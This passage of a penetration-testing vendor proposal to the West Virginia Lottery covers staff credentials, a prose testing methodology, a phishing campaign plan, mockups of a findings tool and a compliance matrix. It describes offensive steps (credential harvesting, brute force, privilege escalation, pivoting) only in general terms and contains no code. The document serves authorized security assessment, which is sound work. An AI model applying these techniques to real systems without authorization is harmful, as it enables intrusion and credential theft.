	AS in Microcomputer Specialization and Microcomputer Usage: Career Studies Certificate **1996 – 1998 Strayer College** BS in Business Administration **1992 – 1996 Northern Virginia Community College (NOVA)** AS in Business Administration
Certifications	Certified Information Systems Security Professional (CISSP) EC-Council Certified Ethical Hacker (CEH) EC-Council Certified Network Defense Architect v7 (CNDA) EC-Council Certified Security Analyst v8 CompTIA Secure Infrastructure Specialist – CSIS CompTIA Linux Network Professional – CLNP CompTIA Systems Support Specialist – CSSS CompTIA IT Operations Specialist – CIOS Information Assurance Certification Review Board Certified Penetration Tester (CPT) Information Assurance Certification Review Board Certified Expert Penetration Tester (CEPT) Information Assurance Certification Review Board Certified Web App Penetration Tester (CWAPT) ISACA Certified Information Security Manager (CISM) Project Management Professional (PMP) Certified Information Systems Auditor (CISA)
Security Clearance	**Department of Defense TS/SCI CI POLY: 08/15/2019 & DHS TS/SCI: 06/19/2019**
Technology Summary	HBSS, ACAS, WSUS, SYSLOG, BMC Remedy, Microsoft Active Directory, Symantec VERITAS NetBackup, Networking and routing, IPsonar, Nessus, Scriptwriting, VMWARE Workstation, and ESXi, HYPER-V, SCCM, WSUS, Retina Scan, Acronis, BEA Weblogic, JBoss AS 3.5 – 4.0, BlackBerry (BES Server), JBoss Clustering, NetApp, Tivoli Workload Scheduler (TWS), TUXEDO, AIX,

	Momentum webMethods, Momentum Weblogic, Oracle, Apache, Wireshark, Backtrack, NMAP, Kali Linux, Metasploit, IDS, IPS, SEIM Tools (ArcSight, Bluecat,Sourcefire, FireEye, RSA Security Analysis, Microsoft ATA, Carbon Black, Kibana, Virus Tool).

Erik R., Senior Security Engineer

Certified in OSCP and CISSP, 10 Years of Experience, U.S. Department of Commerce Public Trust Clearance, CAC Holder

Professional Experience	Erik has over ten years of experience in the Information Technology and Security field, and over five years of full-time professional penetration testing experience. Prior to joining ShoreBreak full time, Erik successfully completed a four-year internship with ShoreBreak Security while completing a Bachelor of Science (BS) degree in Computer Science while gaining work experience in multiple areas within information technology. He is an Offensive Security Certified Professional (OSCP) and a Certified Information Systems Security Professional (CISSP). Erik is currently working as a Technical Assessment Manager and Security Engineer for ShoreBreak iThreat Security. Erik is responsible for scoping, planning, managing, and executing security assessments on various types of assets, including web applications, hardware appliances, and networks ranging from dozens to tens of thousands of hosts. The client list from contracts fully managed by Erik include multiple healthcare related entities including Stanford Healthcare and Children's Health, private companies such as Satcom Direct, as well as large sensitive federal laboratories including Los Alamos National Labs and SLAC National Accelerator Laboratories.
Years in Current Position	5 Years
Education	**Bachelor's in Computer Science** (focus on Cyber Security) Florida Polytechnic University **Associate in Arts** Eastern Florida State College

Certifications	**Certified Information Systems Security Professional (CISSP)** International Information System Security Certificate Consortium **Offensive Security Certified Professional (OSCP)** Offensive Security - [redacted]
Security Clearance	**U.S. Department of Commerce Public Trust (Current)** CAC holder

3.4 Vendor staff performing information technology cybersecurity assessments must hold a current certification from a source of accreditation and should provide the certification credentials with their bid response.

ShoreBreak has a three-decade history in providing cybersecurity and threat intelligence services. We have a staff of **20 qualified individuals on our team with over 50 cybersecurity certifications including industry leading certifications.**

3.5 Vendor must comply with the Center for Internet Security methodology and employ techniques and guidelines from the Open Web Application Security Project (OWASP) Top 10 Project and the NIST SP 800-115 Information Security Testing and Assessment technical guide.

ShoreBreak's testing approach conforms to **Open Web Application Security Project (OWASP) and Open-Source Security Testing Methodology Manual (OSSTMM) and defined by the following basis for execution:**

- Pre-engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

At the start of engagement, ShoreBreak will schedule a Kickoff Meeting with the client to introduce the leadership team and share the prepared Rules of Engagement (ROE).


During the Kickoff meeting, the Program Manager (PM) will lead the scope review. The Test and Assessment Manager (TAM) shall gather client targets of the cybersecurity audit and any restrictions to the testing scope and methodology. The ROE document itself will identify milestones, the schedule, staffing for each milestone, tools, techniques and methodology, exclusions, risk mitigation strategies and contact information. Prior to the beginning of testing, ShoreBreak will ensure that both the test team and client staff share a common vision, goals and objectives for the test. The ROE document will formalize this agreement.

The PM will develop an overall **project plan based on PMP principles** and oversee the execution of all scope and **timely completion, quality, and submission of all deliverables**.

The Program Manager will also develop **a Schedule Management Plan**. The Schedule Management Plan is part of the larger project management plan and provides a timetable for project deliverables. It also outlines the processes that allow us to meet your due dates. A Schedule Management Plan is composed of four sections: schedule development, schedule control, schedule changes and the project schedule.

The Program Manager or the TAM will conduct **weekly progress meetings** to ensure client needs are being met and the engagement is on course.

Preliminary results will be made available prior to the delivery of the formal report by way of ShoreBreak's secure web application Lifeguard™, where the client can utilize Lifeguard's built-in access controls to grant users – such as system owners – visibility to findings relevant to their systems. This provides the Lottery near **REAL-TIME** access to vulnerabilities identified including **critical findings**.



Server Side Request Forgery (SSRF)
Reflected Cross Site Scripting/HTML Injection (XSS/HTML)
Outdated Software

opened new Moderate finding [redacted] on [redacted]

Shorebreak Security Lifeguard
to Harvey
11:13 AM (4 minutes ago)

LIFEGUARD

Hello [redacted]

[redacted] opened new Moderate finding [redacted] on
click here to see it

Login to Shorebreak Lifeguard »

2023 © Shorebreak Security, Inc.

Notional Recording of Finding and Communication in LifeGuard

At the conclusion of the engagement ShoreBreak will deliver a formal report which will contain an **executive summary**, **technical report**, and **findings presentation**.

In the sections below, we provide our detailed methodology for conducting external, social engineering, website/web application, and internal penetration testing and vulnerability assessment.

External Penetration Testing Methodology (Mandatory Requirement 4.1)

This test will include penetration and vulnerability assessment from the Internet, emulating the largest threat source, the Internet-borne attacker.

The ShoreBreak team will conduct a controlled penetration test to identify weaknesses in the external security perimeter of the client network. Where vulnerabilities are identified, the penetration testing team will exploit and validate the vulnerabilities, attempting to gain access to, and control of selected systems. Initial efforts of the penetration team will be to identify vulnerabilities in systems that can be reached from the Internet and to logically map the gateway topology. The ultimate goal is to determine if unauthorized access to the internal client network and systems is possible.

The testing will be nondestructive in nature (i.e. there will be no denial-of-service attacks mounted). However, where applicable, systems and configurations susceptible to denial-of-service attacks will be noted. The ShoreBreak team maintains a test lab where test tools are developed and tested. No tools or techniques are used on client systems without first being thoroughly tested.

Specific goals of the external testing are to:

- Identify external points of access to client networks, in the same manner as a real-world attacker would
- Identify vulnerabilities in externally accessible systems
- Utilize cutting edge tools and techniques to validate discovered vulnerabilities and determine their overall impact
- Identify potential vulnerabilities in network access controls, firewalls, routers, and the designed network topology, even if they do not immediately provide access to the internal network
- Determine if it is possible to exploit the identified vulnerabilities and the network design and topology to gain access to the internal network from the Internet

External testing will be accomplished across the Internet from the ShoreBreak team's test labs, which are protected from intrusion by a combination of firewalls, router filters, and system-level controls, such as host-level firewalls with intrusion detection and encrypted logons.

The major steps of the vulnerability and penetration assessment are: (1) information gathering, (2) vulnerability assessment, (3) system penetration, and (4) expansion of penetration. In some cases, vulnerabilities of one or more components may be exploited to provide stepping-stones to exploit other components. In this way, it can be determined if two or more minor vulnerabilities can be combined to create a much greater risk of intrusion. Though the specific tests vary based on the topology and exposed systems making up a gateway network, the overall methodology is described in the following sections.

Information Gathering and Research

- Passive Information Gathering - Prior to the beginning of active penetration efforts, the ShoreBreak Test Team will conduct an extensive research effort to gather information on the Client networks and components. The collection of publicly available information concerning a target network is a vital first step in a penetration effort. A wealth of information about any public network is available via a series of internetworking system services, as well as through use of information gathering tools. The types and importance of the information varies with each service and tool, but together this information can be used to identify potential vulnerabilities that may enable a successful penetration of the network perimeter.
- Active Network and System Services Discovery - Physical network design and routing information can often be determined through use of IP scanning tools, traceroute, and probes against various routing protocols. First, the team uses IP scanning tools to perform discovery of systems within the customer's gateway IP addresses. Each system that is discovered is scanned for active network services, using a combination of public, commercial off the shelf and proprietary scanning tools. The choice of tool will be determined by the size of the address block, but the results of the scanning tools are comparable for this purpose. These scans will show the common results of the set of hosts and services which are active on the target systems and the set of services which are permitted to pass through any firewalls or routing filters. In many cases, it will also show which services are being blocked by firewall or routing filters.

Vulnerability Assessment of Exposed Systems

- Each exposed system will be evaluated for vulnerabilities that reduce its security profile. Though there are far too numerous specific vulnerabilities to discuss in detail here, the following paragraphs discuss the process for identifying some of the major types of vulnerabilities.
- Vulnerable Versions of Software - Many systems that have not been updated are running vulnerable versions of software that provides network services. These outdated network services contain software bugs that enable the service to be manipulated into providing information, or even providing unauthorized access to the system. Therefore, once all active hosts and services have been identified, we will probe these services to identify their make and versions, and will cross-reference the active services against a database of potentially vulnerable services.
- Anonymous Access - In addition to versions of software, simple configuration errors and insecure use of certain protocols can permit the compromise of a system. Systems that might permit anonymous access are checked for anonymous read, and even more importantly, anonymous write access. If access is discovered, an Engineer checks the service to determine if access exists to directories that might be used to create unauthorized access, denial of service, or

to plant malicious software. Services that commonly provide anonymous access include HTTP (web), FTP and TFTP (file transfer), and network file sharing.

- Weak Protocols - A number of services rely on processes that are weakly authenticated, not authenticated at all, or weakly protected from eavesdropping. These protocols and services may be vulnerable to attacks that exploit the services or take advantage of the lack of authentication. Systems that have such services are checked for access controls and susceptibility to spoofing and exploitation of trust relationships. In this way, recommendations are not only offered about the dangers of the general use of some of the more vulnerable of these services, but specific services that are vulnerable to known attacks in the active configurations and versions are listed in the vulnerabilities.
- VPN Testing – The high prevalence of Virtual Private Network installations now means that internal networks can be exposed with a single vulnerability in the VPN server or a misconfiguration that results in weak internal passwords for guest or service accounts being used to authenticate to a VPN server. All externally exposed VPN services are checked for common vulnerabilities, patch levels, and weak authentication.

Penetration of Gateway Network

- The actual penetration methodology is a three step, repetitive process that mirrors an effort by a knowledgeable, motivated hacker. The team must gain initial access to at least one system within the gateway network. Next, the team will increase their access to gain administrative control of any compromised system. Finally, the team then may use the compromised system as a platform from which to repeat data gathering and penetration of other systems in the gateway, or sometimes even in the internal network, to determine if multiple vulnerabilities can be added together to compromise the internal network or other parts of the client's critical infrastructure.
- Initial Penetration of Exposed Systems - Once the exposed vulnerabilities have been identified and mapped, the ShoreBreak Test Team will attempt to gain access to exposed systems. The selection of specific exploits (attacks) to be used against a system will be based on each system's operating system version and the services that are running on it. Since operating systems and services vary widely, exploiting them requires an in-depth knowledge of the potential security flaws of each operating system, as well as a working collection of exploits for all common system services. Our penetration methods have been developed from published exploits, security advisories, and from attacks that have been developed in-house. Due to the large number of potential exploits (attacks), it is impossible to describe each here. However, some of the more common system attacks are listed below:

a) Hypertext Transfer Protocol (HTTP): Commonly known as web servers, these servers commonly have outdated patch levels that can allow an attacker to immediately penetrate the server, gaining access to a command line. These servers also include web scripting languages such as ASP or PHP compiled languages such as Java. Applications written in such languages frequently contain logic flaws of SQL injection vulnerabilities that allow for code execution or data leakage. The more complex the web application the more likely it is to contain such flaws.

b) File Transfer Protocol (FTP) and Trivial File Transfer Protocol (TFTP) : Misconfigured FTP and TFTP servers may provide attack opportunities, such as allowing file access attacks and exploiting the use of trust relationships. If present and improperly configured, both services can provide access to valid user-IDs or to encrypted passwords.

c) Remote Access Services: Services such as Citrix Metaframe, GoToMyPC, or PC-Anywhere are often configured in such a way as to allow service or test accounts access to a remote desktop. These services usually provide an attacker with the equivalent of an internal desktop connection.

d) Rogue Internet Connections and Services: Large organizations with multiple remote offices can fall victim to a policy of securing the primary Internet gateways but neglecting to secure the gateways provided to smaller offices. These offices usually have either a backdoor network connection to the internal network or a VPN connection to the central office but may rely on a simple DSL modem for security or even no firewall at all.

- Administrative Control of Compromised Systems - Once a normal user shell account is achieved, the Test Team will attempt to obtain administrative privilege, which is tantamount to having total system and application control (except perhaps to some databases). Many of the same exploits used to gain user-level access on a system can be used locally to gain root or administrator access. In addition, misconfigurations and software bugs may be used to obtain increased privileges.

Expanding The Scope of Access

- Once administrative control of a system is obtained, that system then becomes a potential platform from which the team will survey and attack other portions of the network that may not be directly reachable from the Internet. In this way, it is possible to expand the penetration of a single system into a much larger compromise. Some of the methods that are often used to expand the compromised access include discovery scanning to identify newly “visible” systems, sniffing traffic for credentials with escalated privileges, and identifying then exploiting trust relationships to gain access to additional assets.

The ultimate goal is to determine if the identified external vulnerabilities can be leveraged into access of critical client systems, or even the internal network.

Social Engineering Methodology

The purpose of the social engineering assessment is to test the site's technical security controls, the site's security policies, and the level of user security awareness for both email and phone communications. This test will be part of the External Penetration Test requested in Mandatory Requirement 4.1.6.

Two commonly delivered social engineering campaigns include:

- **Malware Delivery** - this phishing campaign is an attempt to gain access to the internal network by tricking the user into downloading and opening a malicious file.
- **Credential Harvesting** – the credential harvesting campaign is designed to trick users into divulging their credentials, which the test team will use to gain access to site resources, such as VPN, email, Citrix, root accounts, service accounts, or other remote login services.

For email-based social engineering campaigns ("phishing"), the test team will use site-provided email addresses as targets. The test team will typically conduct two distinct phishing scenarios. The testing is designed to emulate an external attacker attempting to breach the security controls via phishing, gaining internal network access to the site.

For phone-based social engineering campaigns ("vishing" or pretexting), the test team will select targets from a pool of site-provided phone numbers. The testing is designed to emulate an external attacker attempting to leverage voice-based social engineering efforts to aid in the compromise of other IT assets. During vishing campaigns, malware-based delivery campaigns are typically targeted at individual staff while credential harvesting campaigns are typically targeted at IT Helpdesk personnel.

Website Penetration Testing Methodology (Mandatory Requirement 4.2)

Web app testing includes black box testing from the perspective of an internet attacker. Web servers commonly have outdated patch levels that can allow an attacker to immediately penetrate the server, gaining access to a command line. These servers also include web scripting languages such as ASP or PHP compiled languages such as Java. Any web application, especially applications written in such languages, may contain logic flaws or SQL injection vulnerabilities that allow for code execution or data leakage. The more complex the web application the more likely it is to contain such flaws. Due to these potential vulnerabilities, ShoreBreak evaluates the web applications on the network for potential weaknesses that may allow an internet-borne attacker to impact the organization

Internal/Client-Side Network Penetration Testing (Mandatory Requirement 4.3)

The internal assessment provides the ability to examine system-level vulnerabilities that may not be directly accessible from the Internet, as well as network controls designed to limit the potential damage if a compromise occurs. In this way, the effort can identify vulnerabilities that create risk, not only if the external perimeter, but also from internal threats. Though the Internet represents a large volume of malicious threats, FBI reports confirm that most computer crime is still conducted internally. This is because of the opportunity for unauthorized actions presented to internal users.

The internal assessment will begin with a network discovery and data collection effort designed to logically map the network and identify systems with active vulnerable services. Some penetration techniques will be employed to validate and demonstrate vulnerabilities, to determine if multiple vulnerabilities can be combined to create the risk of intrusion, or to perform in-depth configuration reviews of selected systems.

Specific goals of the internal testing are:

- Logically map the internal network, and identify types and functions of systems within
- Identify internal network topology and design vulnerabilities
- Identify vulnerabilities in internal network components, such as routers and switches
- Identify system-level vulnerabilities in operating systems and their configuration
- Identify vulnerabilities in web and other applications
- Utilize cutting edge tools and techniques to exploit and validate discovered vulnerabilities and determine their overall impact
- Identify potential vulnerabilities in network access controls, firewalls, routers, and the designed network topology
- Determine if visitor Wi-Fi networks are adequately separated from West Virginia Lottery's internal networks
- Determine if Wi-Fi networks at up to 4 locations are adequately secured

Internal Information Gathering and Network Discovery

The internal assessment will begin with a network discovery and data collection effort. The internal network discovery will be designed to logically map the network and identify active systems that are running potentially vulnerable services. As the systems are scanned and active services identified, the ShoreBreak team analysts will probe them to discover operating system and software types and versions. In addition, engineers will probe the systems to determine if existing configurations permit the systems to leak information to an intruder. In these cases, we will use public domain and proprietary information gathering tools to collect such information as account policies, user IDs, group memberships, exported directories or shares, and accounts with weak passwords.

At the conclusion of the information-gathering portion of the task, the assessment team will be able to identify the systems with the most potential vulnerabilities.

We expend exhaustive efforts to ensure that data is not modified and that authorized user access to client systems and networks is not impeded. Also, denial of service attacks are not executed, but as denial of service vulnerabilities are identified during the effort, they will be documented, and recommendations will be made to correct them.

Internal Technical Vulnerability Assessment

Identified systems will be evaluated for vulnerabilities that reduce their security profile. Vulnerabilities often include vulnerable versions of software, excessive or insecurely controlled anonymous access, and vulnerable Remote Procedure Call (RPC) services. In addition, the findings of the discovery and vulnerability identification effort will be used to probe and identify interdependent-system and network security controls and authentication systems. Particular focus during the internal assessment is paid to the following configurations:

- Windows Active Directory structures and security settings
- Single sign-on or password synchronized relationships
- Infrastructure management systems
- Connections from the corporate network to the remote branch office networks


Internal Penetration and In-depth Assessment of System Inter-dependencies

Once vulnerable systems are identified, they will be prioritized for penetration. Target systems will be chosen from those that represent some strategic significance within the network. For example, Active Directory domain controllers and a representative sample of other Windows servers and workstations are normally selected for penetration to review access controls of the domains in general and consistency across the domains. Other examples may include UNIX database, web, and DNS servers, a server that resides on a gateway between two segments of the WAN, network management servers, single sign-on authentication servers, RADIUS servers, etc. The selection of specific exploits (attacks) to be used in penetration testing will be based on each system's operating system version and active services.

Also, during the internal testing, the ShoreBreak team will expend special focus to identify and determine the risk of connections to remote networks.

Wireless Penetration Testing (Mandatory Requirement 4.4)

ShoreBreak will identify IEEE 802.11 wireless assets on agreed upon IP address space or network ranges. All discovery activities will be performed by the ShoreBreak team on premises. Wireless Access Points (WAPs) will be determined and a wireless heat map will be created. This heat map will be included with an electronic copy of the floor plan, if available and supplied by the client.



- □ FiOS-JOSMG / 48:5D:36:18:8A:7E
- □ FiOS-JOSMG-5G / 48:5D:36:18:8...
- □ HMC4B / 00:26:88:57:34:A2
- □ HP-Print-0A-Officejet Pro 8600...
- ☑ NETGEAR01 / C0:FF:D4:E9:58:93
- □ NETGEAR01-5G / C0:FF:D4:E9:58...
- □ R7XFB / 00:7F:28:5A:C4:92
- □ RYH1 / 00:23:CD:F3:91:0E
- □ YVVSC / F8:E4:FB:62:90:D6

Network info

Name:	NETGEAR01
BSSID:	C0:FF:D4:E9:58:93
Alias:	-
Vendor:	NETGEAR
Mode PHY:	b/g/n
Security:	WPA2-Personal
Channel:	5 (2.4 GHz, 20 MHz)

Figure 1: Notional Survey with Mapping Overlay

ShoreBreak will survey the respective areas and identify the following WAP criteria: physical location, IP address, network name (SSID), MAC address (BSSID), signal strength, channel and frequency band, environmental notes and interference sources.


Rogue wireless devices not intended for the client wireless environment will be identified once recorded in our LifeGuard system and handled during the Wireless Assessment activity.

ShoreBreak intends to use their proprietary LifeGuard tool for recording finding and secure communication with the client. Scanning tools may include Nessus, NetSpot, and other tools as appropriate.

Wireless Exploitation: Infrastructure Vulnerability Scan

ShoreBreak will perform a series of on-premises wireless infrastructure vulnerability scans to include all client devices found during the wireless infrastructure mapping Exercise. The purpose of these scans is to identify vulnerabilities that may be exploitable by attackers. Shorebreak will perform the Wireless Infrastructure Vulnerability Scan in accordance with NIST SP 800-115, Technical Guide to Information Security Testing and Assessment, Section 4.4 - Wireless Scanning. We will confirm the NIST standard no later than the Kickoff Meeting when formal Rules of Engagement are established.

ShoreBreak will share findings near real-time via their proprietary LifeGuard tool, and later in the Written Assessment Report. Once findings are recorded, vulnerabilities will include severity and possible mitigation strategies. Client response to findings may include changing network configurations, updating firmware or encryption, and enhancing access control measures. Time permitting, a retest of the client's executed mitigation strategies may be scheduled while team is at site.



Alert Detail

Home | Findings | Global Filters

Action | Filters | Search Evidence Field

Server Side Request Forgery (SSRF)

Reflected Cross Site Scripting/HTML Injection (XSS/HTML)

Outdated Software

[redacted] opened new Moderate finding [redacted] on

Shorebreak Security Lifeguard
to Harvey

11:13 AM (4 minutes ago)

LIFEGUARD

Hello [redacted]

[redacted] opened new Moderate finding [redacted] on

click here to see it

Login to Shorebreak Lifeguard »

2023 © Shorebreak Security, Inc.

Notional Recorded Finding and Communication from LifeGuard

Report Development, Deliverables, and Presentation

The following documentation and deliverable items will be produced:

- Executive Summary – The executive summary will include a summary of findings ranked by criticality with an overview of the scope and approach, and recommendations directed at senior management.
- Technical Test Report - The technical report will include what security risks were identified, the potential impact on the systems, and remediation recommendations with a set of detailed prioritized steps to mitigate or remove risks.
- Presentation - The presentation will contain information relating to the assessment at a high level and will also discuss technical details.
- LifeGuard – Throughout the engagement the client will have access to the LifeGuard platform, a proprietary web application that allows us to rapidly and securely communicate findings with our customers. LifeGuard provides customers with relevant findings and pertinent information as soon as it is found without waiting on an often-lengthy report process. Not only does Lifeguard allow customers to view findings quickly, but it also allows us to conduct remediation validation testing "along the way", often closing many findings before the penetration test is over. Our customer's IT staff are always in the loop, and there is no waiting for important vulnerability data.

All aspects of the penetration test will be thoroughly documented, and screenshots will be provided. We pride ourselves in that our Penetration Testing and Vulnerability Assessment efforts are a critical part of your overall security toolkit. The testing is a collaborative effort, and we are happy to explain the process, our techniques and tools as we carry out the work, as well as documenting everything in the reports.

The documents will be provided in Draft format and will be submitted in an encrypted manner to the appropriate client staff members for review and feedback. After review and feedback from the client, the documents will be finalized.

An in-person or virtual presentation will be given to executive leadership to highlight the testing and results.

A sample report has been included at the end of this proposal which includes the Executive Summary and Technical report.

3.6 Background Checks: Prior to award and upon request, the Vendor must provide names, addresses, and fingerprint information for a law enforcement background check for any Vendor staff working on the Lottery project team.

ShoreBreak will provide names addresses and fingerprint information for a law enforcement background check for staff working on this project. Our cybersecurity staff hold security clearances, and we also participate in E-Verify.

3.7 Non-Disclosure Agreement (NDA): Prior to award both parties, the Vendor and Lottery must sign a mutual Non-Disclosure Agreement (NDA), attached as Exhibit – B, to ensure the confidentiality of the information exposed and proprietary tools and techniques used during these assessments.

ShoreBreak agrees to sign a mutual Non-Disclosure Agreement prior to award.

Mandatory Requirements (Solicitation Section 4)

ShoreBreak **meets and exceeds 100% of the Mandatory Requirements** in this Solicitation.

Below we have provided a compliance matrix that shows 100% compliance with the requirements in Section 4 Mandatory Requirements of the Solicitation.

Section	**Mandatory Requirements**	Compliance
4.1	**EXTERNAL NETWORK PENETRATION TEST** ShoreBreak meets 100% of the mandatory requirements for External Penetration Testing. We have provided our external penetration testing methodology in Section 3.5.	✓
4.1.1	External Network Penetration Testing may be performed remotely.	✓
4.1.2	Timeframes, testing schedule, target completion dates and exclusions will be determined in conjunction with the successful vendor.	✓
4.1.3	Must provide a four-phased structure methodology, including reconnaissance, mapping, discovery, and exploitation	✓

4.1.3.1	**Reconnaissance will include**	
4.1.3.1.1	Perform WHOIS, ARIN, and DNS (public server) lookups	✓
4.1.3.1.2	OSINT- Public Searches/Dorks	✓
4.1.3.1.3	Build custom password lists	✓
4.1.3.1.4	DNS lookups (entities server)	✓
4.1.3.1.5	Gather information from entities network resources	✓
4.1.3.1.6	Analyze metadata	✓
4.1.3.2	**Mapping will include**	
4.1.3.2.1	Network Discovery (ICMP sweeps, traceroutes, bypass firewall restrictions, etc)	✓
4.1.3.2.2	Port/Protocol Scanning (Scan for accepted IP protocols, open TCP/UDP ports)	✓
4.1.3.2.3	OS/Version Scanning (Identify underlying OS and software and their versions)	✓
4.1.3.3	**Discovery will include**	
4.1.3.3.1	Vulnerability Scanning (Identify vulnerabilities. Open source tools as well as Commercial: Nessus- Network vulnerability scanner, Burp Suite- web application scanner)	✓
4.1.3.3.2	Enumerating Network Services (Connect and interact with services to disclose information, gain access, identify misconfigurations, etc)	✓
4.1.3.3.3	Username/Email Enumeration (Validate and guess usernames/emails using login forms, network services, etc)	✓
4.1.3.4	**Exploitation will include**	
4.1.3.4.1	Brute Force Logins (Using discovered username/email addresses, gain additional access through brute force)	✓
4.1.3.4.2	Exploitation (Using discovered vulnerability information, exploit vulnerabilities to gain additional access/disclose information)	✓

4.1.3.4.3	Post-Exploitation and Pivot (Pillage the system to disclose information and additional vulnerabilities. Repeat the penetration test steps to attempt to gain privileged access. Use the compromised systems as a pivot point to attack other systems that are in scope)	✓
4.1.4	Must identify exploitable vulnerabilities and demonstrate organizational impact	✓
4.1.5	Denial of service (DoS) attacks are prohibited for External Network Penetration Testing Services	✓
4.1.6	A social engineering exercise must be included. This will consist of a single phishing email scenario targeting approximately 200 active Lottery staff. The content must be designed to maximize successful phishing, and the email content and target addresses must be verified and approved by the Lottery.	✓
4.1.7	Heavy load brute force or automated attacks will only be performed with prior Lottery approval	✓
4.1.8	Must notify Lottery of any portion or portions of the assessment resulting in service disruption.	✓
4.1.9	The Lottery must be notified immediately upon identifying any security vulnerability threatening critical business or IT services.	✓
4.1.10	Upon conclusion of the assessment, the Vendor must provide an Executive Summary Report. This report is an overview of all testing results, including a summary report of the scope and approach, findings, key points of strength in the assessed infrastructure, and recommendations directed at senior management.	✓
4.1.10.1	The Vendor shall provide a sample of the executive summary report with their bid response.	✓
4.1.10.2	The report must be submitted to the Lottery electronically for review.	✓
4.1.11	Upon conclusion of the assessment the Vendor must provide a Technical Report. This report details each vulnerability type discovered along with a critical, high, medium, or low risk rating	✓
4.1.12	Reports must include specific details for each vulnerability found, including:	✓
4.1.12.1	How the vulnerability was discovered	✓

4.1.12.2	The potential impact of its exploitation	✓
4.1.12.3	Recommendations for remediation	✓
4.1.12.4	Vulnerability references	✓
4.1.12.5	The vendor shall provide a sample of the technical report with their bid response	✓
4.1.12.6	The report must be submitted to the Lottery electronically for review.	✓
4.1.13	Upon conclusion of the assessment, the Vendor must provide a Findings Presentation to the Lottery management team. This presentation shall provide an overview of strengths, weaknesses, and vulnerabilities identified throughout the assessment	✓
4.1.13.1	The findings presentation shall be presented to Lottery in person or via conference call presentation, to be determined by Lottery upon completion of the project	✓
4.2	**WEBSITE PENETRATION TESTING** ShoreBreak meets 100% of the mandatory requirements for Website Penetration Testing. We have provided testing methodology in Section 3.5	✓
4.2.1	Website Penetration Testing may be performed remotely	✓
4.2.2	Timeframes, testing schedule, target completion dates and exclusions will be determined in conjunction with the successful vendor.	✓
4.2.3	The successful vendor must determine static and dynamic page counts.	✓
4.2.4	Any environment, such as production, development, quality assurance, etc., may be tested. Each environment will be assessed separately.	✓
4.2.5	Must provide a four-phased structure methodology, including reconnaissance, mapping, discovery, and exploitation	✓
4.2.5.1	**Reconnaissance will include**	
4.2.5.1.1	Perform WHOIS, ARIN, and DNS (public server) lookups	✓
